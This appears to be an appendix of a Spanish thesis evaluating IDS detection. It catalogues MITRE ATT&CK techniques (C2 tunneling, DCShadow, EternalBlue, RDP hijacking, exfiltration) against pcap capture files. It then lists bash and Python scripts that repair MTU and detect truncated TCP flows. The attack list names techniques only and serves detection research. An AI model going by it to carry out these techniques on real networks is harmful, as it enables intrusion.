| Command and Control | Remote Access Software | T1219                 | -                 | -                        | Uso de TeamViewer para establecer canal de comunicación alternativo      | RemoteAccessSoftwareLocal.pcapng,<br>RemoteAccessSoftwareNAT.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.8.3            |

| <b>TÁCTICA</b>      | <b>TÉCNICA</b>       | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                | <b>FICHERO PCAP</b>      | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|---------------------|----------------------|-----------------------|-------------------|--------------------------|------------------------------------------------------------------------------|--------------------------|-------------------------------------------------------------------------------------------|-----------------------------|
| Command and Control | Dynamic Resolution   | T1568                 | Fast Flux DNS     | T1568.001                | Esconder un C2 Server mediante un servidor DNS con bajo TTL y modo Fast Flux | T1568_fastFluxDNS.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.8.4            |
| Command and Control | Hide Infraestructure | T1665                 | -                 | -                        | Esconder el servidor C2 utilizando un Proxy                                  | T1665.pcapng             | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.8.5            |



| <b>TÁCTICA</b>      | <b>TÉCNICA</b>     | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>       | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                   | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|---------------------|--------------------|-----------------------|-------------------------|--------------------------|-------------------------------------------------|---------------------|-------------------------------------------------------------------------------------------|-----------------------------|
| Command and Control | Protocol Tunneling | T1572                 | -                       | -                        | Tunelizar la conexión al C2 Server mediante SSH | T1572.pcapng        | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.8.6            |
| Command and Control | Encrypted Channel  | T1573                 | Assymetric Cryptography | T1573.002                | Encriptar conexion con C2 Server                | T1573.002.pcapng    | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.8.7            |

| <b>TÁCTICA</b>      | <b>TÉCNICA</b>    | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|---------------------|-------------------|-----------------------|-------------------|--------------------------|----------------------------------------------|---------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Command and Control | Non-Standard Port | T1571                 | -                 | -                        | Sesión SSH en puerto 2200                    | T1571.pcapng        | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.9.1            |
| Command and Control | Traffic Signaling | T1205                 | Port Knocking     | T1205.001                | Esconder y activar un puerto de forma remota | T1205.001.pcapng    | Detección en fase temprana de ciberataques con rastro en red [25]                                                       | Apartado 3.8.11             |

| <b>TÁCTICA</b>  | <b>TÉCNICA</b>    | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>                | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                       | <b>FICHERO PCAP</b>                                             | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|-----------------|-------------------|-----------------------|----------------------------------|--------------------------|---------------------------------------------------------------------|-----------------------------------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Defense Evasion | Indicator Removal | T1070                 | Network Share Connection Removal | T1070.005                | Eliminación de conexiones establecidas via Network Share en Windows | T1070_indicator-removal-network-share-connection-removal.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.8                |
| Defense Evasion | Modify Registry   | T1112                 | -                                | -                        | Modificación del Registro de forma remota                           | T1112_modify-registry.pcapng                                    | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.9                |

| <b>TÁCTICA</b>  | <b>TÉCNICA</b>          | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                                                  | <b>FICHERO PCAP</b>                  | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|-----------------|-------------------------|-----------------------|-------------------|--------------------------|----------------------------------------------------------------------------------------------------------------|--------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Defense Evasion | Rogue Domain Controller | T1207                 | -                 | -                        | DCShadow: registro de un DC fraudulento para habilitar la manipulación de datos en un entorno Active Directory | T1207_rogue-domain-controller.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.10               |

| <b>TÁCTICA</b>  | <b>TÉCNICA</b>                | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                                      | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|-----------------|-------------------------------|-----------------------|-------------------|--------------------------|----------------------------------------------------------------------------------------------------|---------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Defense Evasion | System Binary Proxy Execution | T1218                 | Regsvr32          | T1218.010                | Ejecución de COM scriptlet remoto                                                                  | T1218.010.pcapng    | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.3.1.1            |
| Defense Evasion | Template Injection            | T1221                 | -                 | -                        | Injectar un fichero mediante Phishing .docx con macros modificadas que permita pasar desapercibido | T1221.pcapng        | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto                               | Apartado 3.5.4.1            |

| <b>TÁCTICA</b>  | <b>TÉCNICA</b>            | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                   | <b>FICHERO PCAP</b>      | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|-----------------|---------------------------|-----------------------|-------------------|--------------------------|---------------------------------------------------------------------------------|--------------------------|-----------------------------------------------------------------------------------------------------------|-----------------------------|
| Defense Evasion | Network Boundary Bridging | T1599                 | NAT Traversal     | T1599.001                | Modificación de políticas de red para permitir tráfico externo a la red interna | NBB1.pcapng, NBB2.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto                 | Apartado 3.5.4.2            |
| Defense Evasion | Network Boundary Bridging | T1599                 | -                 | -                        | Salto de VLAN                                                                   | T1599_salto_vlan.pcapng  | Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [20] | Apartado 3.2.1              |

| <b>TÁCTICA</b>  | <b>TÉCNICA</b>      | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                                 | <b>FICHERO PCAP</b>                                      | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|-----------------|---------------------|-----------------------|-------------------|--------------------------|-----------------------------------------------------------------------------------------------|----------------------------------------------------------|-------------------------------------------------------------------------------------------|-----------------------------|
| Defense Evasion | Build Image on Host | T1612                 | -                 | -                        | Creacion y montado de un contenedor con un servidor SSH sobre un equipo previamente vulnerado | BuildImageOnHostLocal.pcapng, BuildImageOnHostNAT.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.4.3            |
| Defense Evasion | Traffic Signaling   | T1205                 | Port Knocking     | T1205.001                | Esconder y activar un puerto de forma remota                                                  | T1205.001.pcapng                                         | Detección en fase temprana de ciberataques con rastro en red [25]                         | Apartado 3.8.11             |

| <b>TÁCTICA</b>   | <b>TÉCNICA</b>                  | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b> | <b>FICHERO PCAP</b>           | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|------------------|---------------------------------|-----------------------|-------------------|--------------------------|---------------|-------------------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Lateral Movement | Exploitation of Remote Services | T1210                 | -                 | -                        | EternalBlue   | T1210-eternal_blue.pcapng     | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.7.1            |
| Lateral Movement | Exploitation of Remote Services | T1210                 | -                 | -                        | Ataque Web    | T1210-web_attack-C2018.pcapng | Dataset CIC-2018 [28]                                                                                                   | Dataset CIC-2018            |



| <b>TÁCTICA</b>   | <b>TÉCNICA</b>                   | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                         | <b>FICHERO PCAP</b>                | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                                         | <b>COMO<br/>ENCONTRARLO</b> |
|------------------|----------------------------------|-----------------------|-------------------|--------------------------|-----------------------------------------------------------------------|------------------------------------|-------------------------------------------------------------------------------------------------------------------------|-----------------------------|
| Lateral Movement | Exploitation of Remote Services  | T1210                 | -                 | -                        | Ejecución de código remoto basado en vulnerabilidades de servidor FTP | T1210-remote_code_execution.pcapng | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.7.2            |
| Lateral Movement | Remote Service Session Hijacking | T1563                 | RDP Hijacking     | T1563.002                | Secuestro de sesión RDP mediante tscon.exe                            | T1563.002                          | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto                               | Apartado 3.5.7.1            |

| <b>TÁCTICA</b>   | <b>TÉCNICA</b>          | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                                                                  | <b>FICHERO PCAP</b>                 | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|------------------|-------------------------|-----------------------|-------------------|--------------------------|--------------------------------------------------------------------------------------------------------------------------------|-------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Lateral Movement | Lateral Tool Transfer   | T1570                 | -                 | -                        | Transferencia de herramientas para la continuación del ataque entre máquinas utilizando protocolos de compartición de archivos | T1570.pcapng                        | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto       | Apartado 3.5.7.2            |
| Lateral Movement | Internal Spear-phishing | T1534                 | -                 | -                        | Phishing interno entre equipos pertenecientes a un dominio con servidor de correo habilitado                                   | T1534_internal-spearphishing.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.14               |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>            | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                         | <b>FICHERO PCAP</b>                      | <b>PROCEDENCIA DEL<br/>PCAP</b>                                   | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|---------------------------|-----------------------|-------------------|--------------------------|---------------------------------------|------------------------------------------|-------------------------------------------------------------------|-----------------------------|
| Discovery      | Network Service Discovery | T1046                 | -                 | -                        | Descubrimiento de servicios y version | T1046_version_services_detection1.pcapng | Detección en fase temprana de ciberataques con rastro en red [25] | Apartado 3.8.3              |
| Discovery      | Network Service Discovery | T1046                 | -                 | -                        | Descubrimiento de servicios y version | T1046_version_services_detection2.pcapng | Detección en fase temprana de ciberataques con rastro en red [25] | Apartado 3.8.3              |
| Discovery      | Network Service Discovery | T1046                 | -                 | -                        | DDos + Escaneo de puertos             | T1046-C2018-FIX.pcapng                   | Dataset CIC-2018 [28]                                             | Dataset CIC-2018            |
| Discovery      | Remote System Discovery   | T1018                 | -                 | -                        | Descubrimiento de servicios y puertos | T1018.pcapng                             | Detección en fase temprana de ciberataques con rastro en red [25] | Apartado 3.8.1              |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>         | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                                     | <b>FICHERO PCAP</b>       | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|------------------------|-----------------------|-------------------|--------------------------|---------------------------------------------------------------------------------------------------|---------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Discovery      | Group Policy Discovery | T1615                 | -                 | -                        | Comandos mediante Powershell para obtener información sobre configuraciones de políticas de grupo | T1615.pcapng              | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto       | Apartado 3.5.6.1            |
| Discovery      | System Owner           | T1033                 | -                 | -                        | Descubrimiento de sesión de usuario en equipo remoto                                              | T1033_system-owner.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.12               |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>         | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                       | <b>FICHERO PCAP</b>                 | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|------------------------|-----------------------|-------------------|--------------------------|---------------------------------------------------------------------|-------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Discovery      | Domain Trust Discovery | T1482                 | -                 | -                        | Descubrimiento de dominios de confianza en entorno Active Directory | T1482_domain-trust-discovery.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.13               |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                         | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>                             | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>         | <b>FICHERO PCAP</b>                     | <b>PROCEDENCIA DEL PCAP</b>                                                                                             | <b>COMO ENCONTRARLO</b> |
|----------------|----------------------------------------|-----------------------|-----------------------------------------------|--------------------------|-----------------------|-----------------------------------------|-------------------------------------------------------------------------------------------------------------------------|-------------------------|
| Exfiltration   | Exfiltration Over Alternative Protocol | T1048                 | Exfiltration Over Unencrypted Non-C2 Protocol | T1048.003                | Exfiltración por ICMP | T1048.003-exfiltration_over_ICMP.pcapng | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.2.2.1        |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                         | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>           | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                          | <b>FICHERO PCAP</b>                                         | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|----------------------------------------|-----------------------|-----------------------------|--------------------------|----------------------------------------------------------------------------------------|-------------------------------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Exfiltration   | Exfiltration Over Other Network Medium | T1011                 | Exfiltration Over Bluetooth | T1011.001                | Extracción via Bluetooth                                                               | T1011_exfiltration-over-bluetooth.pcapng                    | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.23               |
| Exfiltration   | Automated Exfiltration                 | T1020                 | Traffic Duplication         | T1020.001                | Ejecución de script en Python para activar el reenvío de paquetes en el equipo víctima | T1020.001_automated-exfiltration-traffic-duplication.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.24               |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                         | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>                             | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                    | <b>FICHERO PCAP</b>                    | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|----------------------------------------|-----------------------|-----------------------------------------------|--------------------------|------------------------------------------------------------------|----------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Exfiltration   | Scheduled Transfer                     | T1029                 | -                                             | -                        | Comunicación C2 para el establecimiento de extracción programada | T1029_scheduled-transfer.pcapng        | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.25               |
| Exfiltration   | Exfiltration Over Alternative Protocol | T1048                 | Exfiltration Over Unencrypted Non-C2 Protocol | T1048.003                | Exfiltración por FTP                                             | T1048.003-exfiltration_over_FTP.pcapng | Detección en fase temprana de ciberataques con rastro en red [25]                               | Apartado 3.8.15             |



| <b>TÁCTICA</b> | <b>TÉCNICA</b>                 | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                                          | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|--------------------------------|-----------------------|-------------------|--------------------------|----------------------------------------------------------------------------------------|---------------------|-------------------------------------------------------------------------------------------|-----------------------------|
| Exfiltration   | Data Transfer Size Limits      | T1030                 | -                 | -                        | Dividir archivos para realizar transferencias menores a un umbral que provoque alertas | T1030.pcapng        | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.9.1            |
| Exfiltration   | Transfer Data to Cloud Account | T1537                 | -                 | -                        | Transferir archivos de una cuenta a otra mediante un servicio en la nube               | T1537.pcapng        | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.9.2            |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b>             | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                          | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                           | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|-------------------------------|-----------------------|-------------------------------|--------------------------|----------------------------------------|---------------------|-------------------------------------------------------------------------------------------|-----------------------------|
| Exfiltration   | Exfiltration Over C2 Channel  | T1041                 | -                             | -                        | Exfiltración por canal C2              | T1041.pcapng        | Detección en fase temprana de ciberataques con rastro en red [25]                         | Apartado 3.8.14             |
| Exfiltration   | Exfiltration over Web Service | T1567                 | Exfiltration to Cloud Storage | T1567.002                | Exfiltrar datos de un equipo a la nube | T1567.002.pcapng    | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto | Apartado 3.5.9.3            |
| Execution      | User Execution                | T1204                 | Malicious Link                | T1204.001                | Enlace malicioso                       | T1204.001.pcapng    | Detección en fase temprana de ciberataques con rastro en red [25]                         | Apartado 3.8.17             |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>                     | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                | <b>FICHERO PCAP</b> | <b>PROCEDENCIA DEL PCAP</b>                                                                                             | <b>COMO ENCONTRARLO</b> |
|----------------|------------------------------------|-----------------------|-------------------|--------------------------|------------------------------|---------------------|-------------------------------------------------------------------------------------------------------------------------|-------------------------|
| Execution      | Windows Management Instrumentation | T1047                 | -                 | -                        | Ejecución de carga por WinRM | T1047.pcapng        | Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [26] | Apartado 3.1.4.1        |
| Execution      | Exploitation for Client Execution  | T1203                 | -                 | -                        | Ataque con Botnet            | T1203-C2018.pcapng  | Dataset CIC-2018 [28]                                                                                                   | Dataset CIC-2018        |

| <b>TÁCTICA</b> | <b>TÉCNICA</b>  | <b>ID<br/>TÉCNICA</b> | <b>SUBTÉCNICA</b> | <b>ID<br/>SUBTÉCNICA</b> | <b>ATAQUE</b>                                                  | <b>FICHERO PCAP</b>                            | <b>PROCEDENCIA DEL<br/>PCAP</b>                                                                 | <b>COMO<br/>ENCONTRARLO</b> |
|----------------|-----------------|-----------------------|-------------------|--------------------------|----------------------------------------------------------------|------------------------------------------------|-------------------------------------------------------------------------------------------------|-----------------------------|
| Execution      | System Services | T1569                 | Service Execution | T1569.002                | Ejecución de un Servicio / Fichero Ejecutable de manera remota | T1569_system-services-service-execution.pcapng | Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate [27] | Apartado 3.6                |





# ANEXO D FLUJOS TRUNCADOS Y ARREGLOS DE MTU

---

En este apartado del Anexo vamos a explicar las soluciones mediante scripts para detectar los flujos truncados y la forma de arreglar los flujos con MTU superior a la permitida por la interfaz de red utilizada para el análisis de PaloAlto.

Definimos un flujo truncado como aquellas sesiones TCP o SCTP que estén previamente establecidas al comienzo de captura de tráfico de red, perdiéndose de esta forma el mensaje SYN que inicia la sesión.

En primer lugar, para arreglar la MTU hemos utilizado el siguiente script:

```
#!/bin/bash

MTU=65521

# Ejecución: ./convertir_pcap_a_pcapng.sh

# Directorio que contiene los archivos pcap (actual por defecto)
DIRECTORIO="."

# Recorre todos los archivos .pcap en el directorio
for archivo in "$DIRECTORIO"/*.pcap; do
    # Define el nombre del nuevo archivo pcapng
    nuevo_archivo="${archivo%.pcap}-FIX.pcapng"

    # Convierte el archivo
    editcap -s $MTU -F pcapng "$archivo" "$nuevo_archivo"

    echo "Convertido: $archivo a $nuevo_archivo"
done
```

En este script modificamos todos los ficheros .pcap situados en el directorio actual y los convertimos a .pcapng (extensión compatible con análisis de PaloAlto) y truncamos a la MTU definida (en nuestro caso a 65521) mediante el comando editcap.

Para solucionar el problema de los flujos truncados, primero debemos ser capaces de detectar en que ataques se encuentran esta clase de flujos. Para ello, hemos desarrollado 3 scripts que se encargan de:

- Utilizar tranalyzer para extraer la secuencia de flujos contenidos en el pcap, en formato CSV indicando los siguientes campos:

- flowInd: Número del flujo
- %dir: Sentido del flujo, A (saliente) o B (entrante), ambos con el mismo “flowInd”.
- timeFirst: Instante de comienzo del flujo (interesa en el mismo formato que usa Wireshark).
- l4Proto: Protocolo L4 (TCP, UDP, ...)
- tcpFlags: Flags TCP
- srcIP, srcPort, dstIP, dstPort: IP y puerto origen/destino

Ejemplo de salida:

| flowInd | %dir | timeFirst             | srcIP      | srcPort | dstIP          | dstPort | l4Proto | tcpFlags | sctpFlags |
|---------|------|-----------------------|------------|---------|----------------|---------|---------|----------|-----------|
| 1       | A    | 1.662.548.714.942.550 | 172.16.2.2 | 42020   | 172.16.1.2     | 8888    | 6       | 0x0018   |           |
| 1       | B    | 1.662.548.714.943.360 | 172.16.1.2 | 8888    | 172.16.2.2     | 42020   | 6       | 0x0018   |           |
| 2       | A    | 1.662.548.723.645.960 | 172.16.2.2 | 44979   | 20.189.173.11  | 443     | 6       | 0x0002   |           |
| 3       | A    | 1.662.548.723.645.980 | 172.16.2.1 | 0       | 172.16.2.2     | 0       | 1       | 0x0000   |           |
| 4       | A    | 1.662.548.724.326.120 | 172.16.1.2 | 38302   | 54.189.35.180  | 443     | 6       | 0x0002   |           |
| 5       | A    | 1.662.548.724.326.150 | 172.16.1.2 | 38300   | 54.189.35.180  | 443     | 6       | 0x0002   |           |
| 6       | A    | 1.662.548.736.614.360 | 172.16.1.2 | 45328   | 34.120.208.123 | 443     | 6       | 0x0002   |           |
| 7       | A    | 1.662.548.736.614.410 | 172.16.1.2 | 45326   | 34.120.208.123 | 443     | 6       | 0x0002   |           |
| 8       | A    | 1.662.548.737.825.260 | -          | 0       | -              | 0       | 0       | 0x0000   |           |
| 8       | B    | 1.662.548.737.826.150 | -          | 0       | -              | 0       | 0       | 0x0000   |           |
| 9       | A    | 1.662.548.758.499.120 | 172.16.2.2 | 46435   | 13.69.239.73   | 443     | 6       | 0x0002   |           |
| 10      | A    | 1.662.548.777.837.320 | 172.16.2.2 | 52566   | 172.16.1.2     | 21      | 6       | 0x011b   |           |
| 10      | B    | 1.662.548.777.837.790 | 172.16.1.2 | 21      | 172.16.2.2     | 52566   | 6       | 0x031b   |           |
| 11      | A    | 1.662.548.777.848.090 | 172.16.2.2 | 41118   | 172.16.1.2     | 40576   | 6       | 0x011b   |           |
| 11      | B    | 1.662.548.777.848.220 | 172.16.1.2 | 40576   | 172.16.2.2     | 41118   | 6       | 0x0313   |           |

- Analizar el CSV, extrayendo las líneas que cumplan:
  - %dir = A (los SYN iniciales están en el flujo saliente siempre)
  - l4Proto = 6 (tcp) o 132 (sctp)
- Para cada línea resultante, analizar su “tcpFlags” del siguiente modo:
  - Convertir “tcpFlags” a binario.
  - Multiplicarlo por la máscara “0000 0010”

EXPLICACIÓN: El objetivo de esta operación es dejar sólo el flag SYN:

Si el valor resultante es:

- “1” => Ese flujo es correcto (tiene SYN)
  - “0” => Ese flujo está truncado, careciendo de SYN
- Si se detecta un flujo truncado, guardar su línea del CSV en un fichero aparte.

El código de cada uno de los scripts son los siguientes:

```
#!/bin/bash
#Script : detector_syn.sh
#Este script es la parte 1/3 de la detección de flujos truncados TCP SYN. Para su correcto uso debe encontrarse con
#el resto de las scripts (checkSYN.py, txt_to_csv.py y script_deteccion_falta_SYN.py)
```



*#En este script se realiza el análisis mediante tranalyzer de los flujos de los archivos pcap  
#existentes en el directorio actual. La salida de tranalyzer se filtra mediante awk seleccionando  
#los campos más relevantes y se crean ficheros .txt por cada pcap analizado.*

*DIRECTORIO="."*

*#Colocar el script en el mismo directorio que los ficheros .pcapng*

*# Analizar todos los archivos .pcapng en el directorio*

*for pcap\_file in \*.pcapng;*

*do*

*[ -e "\$pcap\_file" ] || continue*

*tranalyzer -r "\$pcap\_file"*

*done*

*# Aplicar awk a todos los archivos \*\_flows.txt y guardar el resultado en archivos filtrados*

*for flow\_file in \*\_flows.txt;*

*do*

*[ -e "\$flow\_file" ] || continue*

*base\_name=\$(basename "\$flow\_file" "\_flows.txt")*

*awk -F'\t' 'BEGIN {OFS="\t"} {print \$2, \$1, \$4, \$22, \$73, \$14, \$18, \$17, \$21}' "\$flow\_file" >  
"filtrado\_\${base\_name}\_flows.txt"*

*done*

*# Eliminar todos los archivos \*\_flows.txt que no sean filtrados*

*for flow\_file in \*\_flows.txt;*

*do*

*[ -e "\$flow\_file" ] || continue*

*if [[ "\$flow\_file" != filtrado\_\* ]]; then*

*rm "\$flow\_file"*

*rm \*\_protocols.txt*

*rm \*\_headers.txt*

*rm \*\_icmpStats.txt*

*fi*

*done*

*echo "Proceso completado."*

```

import pandas as pd
import glob
import os

#Script: txt_to_csv.py
#Este script es la parte 2/3 de la detección de flujos truncados TCP SYN. Para su correcto uso debe encontrarse
#con el resto de las scripts (checkSYN.py, detector_syn.sh y script_deteccion_falta_SYN.py)

#En este script se convierte la salida de tranalyzer, devuelta en formato txt a formato csv creando
#un fichero .csv por cada fichero .txt que exista
# Directorio donde se encuentran los archivos filtrados
directorio = './' # Puedes cambiar esto al directorio específico

# Patrón para buscar archivos filtrados
patron_archivos = 'filtrado_*.txt'

# Obtener la lista de archivos que coinciden con el patrón
archivos = glob.glob(os.path.join(directorio, patron_archivos))

# Iterar sobre cada archivo y procesarlo
for archivo in archivos:
    # Obtener el nombre base del archivo sin la extensión y el prefijo 'filtrado_'
    nombre_base = os.path.splitext(os.path.basename(archivo))[0][len('filtrado_'):]

    # Nombre del archivo de Excel de salida
    excel_file = f'csv_{nombre_base}.xlsx'

    # Leer el archivo CSV
    df = pd.read_csv(archivo, sep='\t') # Cambia '\t' por el delimitador que corresponda

    # Escribir en un archivo Excel
    df.to_excel(excel_file, index=False)

    print(f'Datos exportados a {excel_file} correctamente.')

```

```
import pandas as pd
import numpy as np
import glob
import os

#Script: checkSYN.py
#Este script es la parte 2/3 de la deteccion de flujos truncados TCP SYN. Para su correcto uso debe
#encontrarse con el resto de las scripts (detector_syn.sh, txt_to_csv.py y script_deteccion_falta_SYN.py)

#Este script se encarga de comprobar de los ficheros con extension .csv si contienen flujos truncados
#extrayendo aquellas lineas que cumplan unos requisitos, entre ellos que el flag SYN no este activo en un
flujo
#Finalmente, aquellos flujos detectados como truncados son almacenados en un fichero Excel
RESULTADOS_EXCEL.xlsx

# Nombre del archivo de Excel de salida
archivo_resultados = 'RESULTADOS_EXCEL.xlsx'

# Inicializar DataFrame para almacenar todos los resultados
df_global = pd.DataFrame()

# Patrón de archivos a procesar
patron_archivos = 'csv_*_flows.xlsx'

# Obtener lista de archivos que coinciden con el patrón
archivos_a_procesar = glob.glob(patron_archivos)

# Definir la máscara binaria para multiplicar tcpFlags
mascara_binaria = int('00000010', 2)

# Función para convertir tcpFlags a binario y aplicar la máscara
def convertir_y_multiplicar(flags_hex):
    # Convertir el valor hexadecimal a binario
    flags_binario = bin(int(flags_hex, 16))[2:] # Convertir y quitar el prefijo '0b'

    # Aplicar la máscara binaria usando operación AND bit a bit
    mascara_binaria = '00000010'
```

```

resultado_binario = bin(int(flags_binario, 2) & int(mascara_binaria, 2))[2:]

return resultado_binario

